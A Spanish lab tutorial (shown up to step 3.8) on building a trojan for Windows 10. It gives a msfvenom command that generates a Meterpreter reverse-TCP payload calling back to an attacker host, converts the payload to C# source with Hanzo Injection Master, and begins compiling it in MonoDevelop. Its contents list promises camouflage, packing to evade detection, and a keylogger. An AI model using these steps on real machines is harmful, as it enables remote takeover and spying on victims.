

Troyanizando Windows 10 con Kali Linux 2016

Luigi Guarino

30/11/2017

Índice

Introducción.....	3
1. Preparación del entorno.....	3
Troyanizar Windows 10	4
1. Crear backdoor	4
2. Generar código fuente	5
3. Generar ejecutable	8
4. Mini camuflaje para nuestro malware	12
5. Ejecución del troyano	14
6. Packer IExpress	17
7. Comprimiendo aplicación con UPX.....	22
8. Comprobando nuestro nuevo troyano	24
9. Post-Explotación.....	25
9.1. Shell	25
9.2. Escalar privilegios.....	26
9.3. Keylogger.....	27
Conclusión.....	28

Introducción

¿Qué tal chic@s?

En esta nueva manual, vamos a realizar un poquito de *hacking*. En concreto, vamos a realizar un troyano que nos brinde acceso a un sistema Windows 10...y algo más.

Son demasiados conceptos que tenemos que manejar para el siguiente manual. Tales como: troyano, exploit, meterpreter, payload, C#,...

Así que aun no tienes mucha idea de estas palabrotas, te recomiendo la Wikipedia

1. Preparación del entorno

Para realizar nuestro **ataque** vamos a hacer uso de, nada mas y nada menos que **4 maquinas virtuales**:

- **Kali Linux 2017.2**
 - NIC A "Red interna": 192.168.1.2/24
 - NIC B "NAT"
- **Windows 7 SP1**
 - NIC A "Red interna": 192.168.1.3/24
- **Ubuntu 16.04.3 LTS**
 - NIC A "Red interna": 192.168.1.4/24
 - NIC B "NAT"
- **Windows 10**
 - NIC A "Red interna": 192.168.1.5/24

Adicionalmente, necesitamos unas serie de software necesario para realizar nuestro malware.

- Windows 7:
 - **Hanzo Injection Master**. Podéis descargarlo de [aquí](#)
 - **Resource Hacker**. Podéis descargarlo de [aquí](#)
 - **UPX**: Podéis descargarlo de [aquí](#)
- Ubuntu 16.04.3 LTS: **Monodevelop**. Para descargarlo ya sabéis, sudo **apt-get install monodevelop** :)


Por supuesto, debemos tener instalado el paquete **VirtualBox Guest Additions** en todos las maquinas virtuales.

Además, una vez tengamos todos los equipos en red, **actualizados** (repositorios, sistema, etc...) y con el paquete **Guest Additions** instalado, vamos a crear en nuestra **máquina física** un directorio ("compartida"), el cual usaremos para trasferir ficheros entre los equipos.

Troyanizar Windows 10


1. Crear backdoor

Lo primero de todo, ingresamos como usuarios "**root**" del sistema Kali y abrimos una **terminal**:



Una vez dentro, vamos a **generar la backdoor** concedida por la vulnerabilidad, en un fichero binario (.bin). Ejecutamos:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.2 lport=8080 -t raw -o /root/Desktop/luigiback.bin
```



Este binario hara referencia a nuestra **@ip (lhost)** y el **puerto** que utilizaremos para escuchar durante el ataque (**lport**). Además almacenaremos el fichero en el Escritorio de "root" (**-o /root/Desktop/luigiback.bin**)


2. Generar código fuente

Una vez tenemos el **fichero binario** de nuestra **backdoor**, vamos a trasformarlo a un fichero dónde se hallara el **código fuente** del mismo.


Para ello utilizaremos **Windows 7** junto con el SW anteriormente mencionado:**Hanzo Injection Master**

A ello:


1. Utilizamos la **carpeta compartida** para trasferir el fichero binario de un sistema otro




2. Copiamos el fichero a la carpeta dónde tengamos **Hanzo Injection Master**



3. Abrimos una consola **CMD** desde la propia carpeta



4. Generamos el fichero cs. Para ello ejecutamos: **HanzoInjection.exe -p luigiback.bin -o luigiback.cs**




```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Luigi\Desktop\hanzoInjection-master>HanzoInjection.exe -p luigiback.bin
-o luigiback.cs
[! ] Output: luigiback.cs
[! ] Payload: luigiback.bin
[#] Encoding: Hex Decoder
[! ] Path: C:\Users\Luigi\Desktop\hanzoInjection-master\luigiback.cs
[! ] Len: 4511
[*] Generated file with success!

C:\Users\Luigi\Desktop\hanzoInjection-master>_
```

5. Comprobamos en el directorio del software




3. Generar ejecutable

Ya tenemos el código fuente de la backdoor. A partir de este **fichero .cs**, vamos a generar el **ejecutable**. Para ello, trasladamos nuestro nuevo fichero "**luigiback.cs**" a **Ubuntu**.


Y seguimos los pasos :

1. Abrimos una terminal y ejecutamos **monodevelop**




```
luigi@luigi-VirtualBox: ~  
luigi@luigi-VirtualBox:~$ monodevelop
```


2. Seleccionamos **Solutions** → **New...**




3. **.NET** → **Proyecto de consola (C#)**




4. Damos nombre al **proyecto** y lo ubicamos en cualquier directorio. En el panel derecho se mostrara el **árbol de ficheros que se crearan** → **Crear**




5. Por defecto se genera un **fichero código fuente**. El contenido de este fichero sera el que **sustituiremos por nuestro código malicioso**




6. Abrimos **luigiback.cs** en el programa → Copiamos el código → Borramos el código de "**Programa.cs**" y **pegamos** el nuestro




7. Una vez **copiado**, nos dirigimos a **Referencias**, en el panel izquierdo → Configuración (icono) → **Editar Referencias**




8. Buscamos "system.xml" y tildamos la opción:



